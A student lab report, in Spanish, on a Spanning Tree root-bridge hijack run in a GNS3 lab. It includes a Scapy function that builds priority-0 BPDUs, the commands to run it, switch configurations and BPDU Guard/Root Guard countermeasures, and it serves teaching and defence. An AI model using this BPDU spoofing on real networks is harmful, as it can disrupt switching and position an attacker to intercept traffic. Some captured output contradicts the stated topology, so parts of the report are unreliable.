

DOCUMENTACIÓN TÉCNICA

Estudiante	Ashley Fabian
Matricula	2025-0773
Asignatura	Seguridad en Redes
Script	AshleyFabian_2025-0773_STP_RootClaim_P1.py
Practica	P1
Fecha	06 de junio de 2026
Herramienta	Python 3 + Scapy
Plataforma	GNS3 — Kali Linux

1. Objetivo del laboratorio

Demostrar que un atacante puede manipular la eleccion del Root Bridge en el protocolo STP (Spanning Tree Protocol) enviando BPDUs (Bridge Protocol Data Units) con prioridad 0 desde Kali Linux (25.7.73.50). Al reclamar el rol de Root Bridge, el atacante altera la topologia logica L2, fuerza la reconvergencia de los switches y puede posicionarse en el camino del trafico para interceptarlo.

- Comprender el proceso de eleccion del Root Bridge en STP PVST.
- Enviar BPDUs maliciosos con prioridad 0 desde Kali (eth0 -> SW3 Gi0/1).
- Verificar la reconvergencia en SW1, SW2 y SW3 con show spanning-tree vlan 1.
- Confirmar que Kali aparece como Root Bridge en todos los switches.
- Aplicar BPDU Guard en SW3 Gi0/1 como contra-medida.

2. Objetivo del script

El script AshleyFabian_2025-0773_STP_RootClaim_P1.py construye Configuration BPDUs con prioridad 0 y Path Cost 0, usando la MAC de eth0 de Kali como Bridge ID. Los envia continuamente al multicast STP 01:80:C2:00:00:00 cada segundo (hello time). Al tener la prioridad mas baja posible, todos los switches de la red reconvergen apuntando a Kali como Root Bridge.

2.1 Parametros

Parametro	Descripcion	Valor usado
-i / --iface	Interfaz de red del atacante	eth0
-c / --count	Cantidad de BPDUs (0=continuo)	continuo
-d / --delay	Hello time en segundos	1
-p / --priority	Prioridad del bridge falso	0

2.2 Requisitos

- Kali Linux con Python 3 y Scapy: sudo apt install python3-scapy
- Interfaz eth0 conectada a SW3 Gi0/1.
- STP PVST habilitado en SW1, SW2 y SW3 (spanning-tree mode pvst).
- Ejecutar como root: sudo python3 script.py

2.3 Uso

```
# Lanzar el ataque
sudo python3 AshleyFabian_2025-0773_STP_RootClaim_P1.py -i eth0

# Verificar reconvergencia en los switches
SW1# show spanning-tree vlan 1
SW2# show spanning-tree vlan 1
SW3# show spanning-tree vlan 1
```

3. Documentacion del funcionamiento

3.1 Proceso de eleccion del Root Bridge

Campo BPDU	Valor normal (SW1 root)	Valor del atacante (Kali)
Bridge Priority	32769 (32768 + sys-id 1)	0 (minimo posible)
Bridge MAC	MAC de SW1	MAC de eth0 de Kali
Root Path Cost	0 (era root)	0 (declara ser root)
Hello Time	2 segundos	2 segundos
Max Age	20 segundos	20 segundos
Forward Delay	15 segundos	15 segundos

3.2 Flujo de ejecucion

- El script obtiene la MAC real de eth0 con `get_if_hwaddr()`.
- Construye Configuration BPDU: Ethernet -> LLC (dsap=0x42, ssap=0x42) -> STP.
- Coloca prioridad 0 en rootid y bridgeid, con la MAC de Kali como Bridge ID.
- Establece pathcost=0 para indicar costo nulo (soy el root directo).
- Envia al multicast STP 01:80:C2:00:00:00 cada segundo.
- SW3 recibe el BPDU y verifica: Bridge ID de Kali (0+MAC) < Bridge ID de SW1 (32769+MAC).
- SW3 reconverge: su puerto Gi0/1 (hacia Kali) pasa a ser Root Port.
- SW1 y SW2 tambien reconvergen al recibir BPDUs superiores de SW3.

3.3 Fragmento clave del código

```
def build_bpdu(iface_mac, priority):
    return (
        Ether(src=iface_mac, dst='01:80:c2:00:00:00') / # Multicast STP
        LLC(dsap=0x42, ssap=0x42, ctrl=0x03) / # SAP STP
        STP(
            proto=0, version=0, # STP clasico
            bpdutype=0x00, # Configuration BPDU
            bpduflags=0x01, # Topology Change flag
            rootid=priority, # Prioridad 0
            rootmac=iface_mac, # MAC de Kali como root
            pathcost=0, # Costo 0: soy el root
            bridgeid=priority,
            bridgemac=iface_mac,
            portid=0x8001,
            maxage=20, hellotime=2, fwddelay=15
        )
    )
```

4. Documentacion de la red

4.1 Topologia y direccionamiento

Dispositivo	Rol	IP	Conexiones
R1 — CSR1000v	Router / Gateway	25.7.73.1/24	Gi1 -> SW1 Gi0/0
SW1 — vIOS L2	Switch raiz STP	25.7.73.2/24	Gi0/0 R1 Gi0/1 SW2 Gi0/2 SW3
SW2 — vIOS L2	Switch capa 2	25.7.73.3/24	Gi0/0 SW1 Gi0/1 PC1 Gi0/2 SW3
SW3 — vIOS L2	Switch capa 2	25.7.73.4/24	Gi0/0 SW1 Gi0/1 Kali Gi0/2 SW2
Kali Linux	Atacante STP	25.7.73.50/24	eth0 -> SW3 Gi0/1
PC1 (VPCS)	Victima	25.7.73.20/24	eth0 -> SW2 Gi0/1

4.2 Configuracion de SW1 (Root Bridge legitimo)

```
hostname SW1
interface vlan 1
ip address 25.7.73.2 255.255.255.0
no shutdown
ip default-gateway 25.7.73.1
spanning-tree mode pvst
interface range GigabitEthernet0/1-2
switchport mode trunk
```

4.3 Configuracion de SW2

```
hostname SW2
interface vlan 1
ip address 25.7.73.3 255.255.255.0
no shutdown
ip default-gateway 25.7.73.1
spanning-tree mode pvst
interface GigabitEthernet0/0
switchport mode trunk
interface GigabitEthernet0/2
switchport mode trunk
interface GigabitEthernet0/1
switchport mode access
spanning-tree portfast
```

4.4 Configuracion de SW3

```
hostname SW3
interface vlan 1
ip address 25.7.73.4 255.255.255.0
no shutdown
ip default-gateway 25.7.73.1
spanning-tree mode pvst
interface GigabitEthernet0/0
switchport mode trunk
```

```

interface GigabitEthernet0/2
switchport mode trunk
interface GigabitEthernet0/1
switchport mode access
spanning-tree portfast


```

4.5 Roles STP antes y durante el ataque

Switch	Root Bridge ANTES	Root Bridge DURANTE el ataque
SW1	SW1 (This bridge is the root)	Kali (prioridad 0)
SW2	SW1 (apunta a SW1 como root)	Kali via SW1 o SW3
SW3	SW1 (apunta a SW1 como root)	Kali — Gi0/1 es Root Port

5. Capturas de pantalla

- Topologia GNS3 con 3 switches, R1, Kali y PC1 — nombre y matricula visibles.



- SW3 ANTES: show spanning-tree vlan 1 — This bridge is the root.

```
SW3>en
SW3#show spanning-tree vlan 1

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    32769
             Address     0c14.3290.0000
             This bridge is the root
             Hello Time  2 sec   Max Age 20 sec   Forward Delay 15 sec

  Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
             Address     0c14.3290.0000
             Hello Time  2 sec   Max Age 20 sec   Forward Delay 15 sec
             Aging Time  300 sec

Interface                Role Sts Cost           Prio.Nbr Type
-----
--
Gi0/0                    Desg FWD 4             128.1   P2p
Gi0/1                    Desg FWD 4             128.2   P2p Edge
Gi0/2                    Desg FWD 4             128.3   P2p
Gi0/3                    Desg FWD 4             128.4   P2p
Gi1/0                    Desg FWD 4             128.5   P2p
Gi1/1                    Desg FWD 4             128.6   P2p
Gi1/2                    Desg FWD 4             128.7   P2p
Gi1/3                    Desg FWD 4             128.8   P2p
--More--
-Traceback= 2419108z 9605E5z 989BDEz 989900z 98970Dz 985895z 9864CBz 98645Fz 9
6F38Dz 3B3EEADz 868CE3z - Process "Per-Second Jobs", CPU hog, PC 0x00970AF2

*Jun  5 22:27:48.224: %SYS-3-CPUHOG: Task is running for (1997)msecs, more tha
n (2000)msecs (0/0),process = Per-Second Jobs.
```

- Terminal Kali: watch -n1 date + script corriendo con contador de BPDUs, SW3 DURANTE: show spanning-tree vlan 1 — Kali como Root Bridge (prioridad 0).

[illegible]

- Contra-medida ejecutada:

```
SW1#enable
SW1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW1(config)#interface GigabitEthernet0/1
SW1(config-if)# description Hacia_SW2
SW1(config-if)# spanning-tree guard root
SW1(config-if)# exit
SW1(config)#end
SW1#write memory
*Jun  5 22:22:25.475: %SPANTREE-2-ROOTGUARD_CONFIG_CHANGE: Root guard enabled
on port GigabitEthernet0/1.
Building configuration...

*Jun  5 22:22:25.901: %SYS-5-CONFIG_I: Configured from console by console
*Jun  5 22:22:27.327: %SPANTREE-2-ROOTGUARD_BLOCK: Root guard blocking port Gi
gabitEthernet0/1 on VLAN0001.
```

solarwinds | Solar-PuTTY free tool © 2019-2024 SolarWinds Worldwide, LLC. All rights reserved.

06:43 p.m. 05/06/2026

```
SW2#enable
SW2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW2(config)#errdisable recovery cause bpduguard
SW2(config)#errdisable recovery interval 300
SW2(config)#
SW2(config)#interface GigabitEthernet0/1
SW2(config-if)# description Hacia_VPCS
SW2(config-if)# switchport mode access
SW2(config-if)# spanning-tree portfast
SW2(config-if)# spanning-tree bpduguard enable
SW2(config-if)# exit
SW2(config)#
SW2(config)#interface GigabitEthernet0/0
SW2(config-if)# description Hacia_SW1
SW2(config-if)# spanning-tree guard root
SW2(config-if)# exit
SW2(config)#
SW2(config)#end
SW2#write memory
Building configuration...

*Jun  5 22:33:20.231: %SPANTREE-2-ROOTGUARD_CONFIG_CHANGE: Root guard enabled
on port GigabitEthernet0/0.
*Jun  5 22:33:20.568: %SYS-5-CONFIG_I: Configured from console by console
```

solarwinds | Solar-PuTTY free tool © 2019-2024 SolarWinds Worldwide, LLC. All rights reserved.

06:44 p.m. 05/06/2026

```
SW3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
SW3(config)#errdisable recovery cause bpduguard
SW3(config)#errdisable recovery interval 300
SW3(config)#
SW3(config)#interface GigabitEthernet0/1
SW3(config-if)# description Hacia_Kali_Atacante
SW3(config-if)# switchport mode access
SW3(config-if)# spanning-tree portfast
SW3(config-if)# spanning-tree bpduguard enable
SW3(config-if)# exit
SW3(config)#
SW3(config)#end
SW3#write memory
Building configuration...

*Jun  5 22:32:59.501: %SYS-5-CONFIG_I: Configured from console by console
```

solarwinds | Solar-PuTTY free tool © 2019-2024 SolarWinds Worldwide, LLC. All rights reserved.

06:42 p.m. 05/06/2026

- [illegible]

BPDUGuard es la contra-medida principal. Aplicado en el puerto Gi0/1 de SW3 (donde esta conectada Kali), apaga el puerto automaticamente al recibir cualquier BPDUGuard, eliminando el vector de ataque. Root Guard es complementario para puertos trunk.

Contra-medida	Comandos aplicados	Resultado
BPDU Guard (aplicado en SW3 Gi0/1)	SW3(config)# interface GigabitEthernet0/1 SW3(config-if)# spanning-tree bpduguard enable	Puerto Gi0/1 entra en err-disabled al recibir el primer BPDU de Kali
Root Guard (puertos trunk)	SW1(config-if)# spanning-tree guard root (aplicar en Gi0/1 y Gi0/2 de SW1)	Puerto bloqueado si recibe BPDU con mayor prioridad que el root actual
Fijar Root Bridge legítimo	SW1(config)# spanning-tree vlan 1 priority 4096	SW1 siempre gana la eleccion STP con prioridad baja garantizada

Portfast + BPDU Guard global	SW1(config)# spanning-tree portfast bpduguard default	Aplica BPDU Guard automaticamente a todos los puertos portfast
------------------------------	---	--

6.1 Verificacion de la contra-medida

```
# Aplicar BPDU Guard en SW3 puerto de Kali
SW3(config)# interface GigabitEthernet0/1
SW3(config-if)# spanning-tree bpduguard enable
SW3(config-if)# exit

# Verificar que el puerto quedo err-disabled
SW3# show interfaces GigabitEthernet0/1 status
# Resultado: Gi0/1 err-disabled

# Verificar que SW1 recupero el rol de Root Bridge
SW1# show spanning-tree vlan 1
# Resultado: This bridge is the root

# Rehabilitar el puerto tras la demostracion
SW3(config)# interface GigabitEthernet0/1
SW3(config-if)# shutdown
SW3(config-if)# no shutdown
```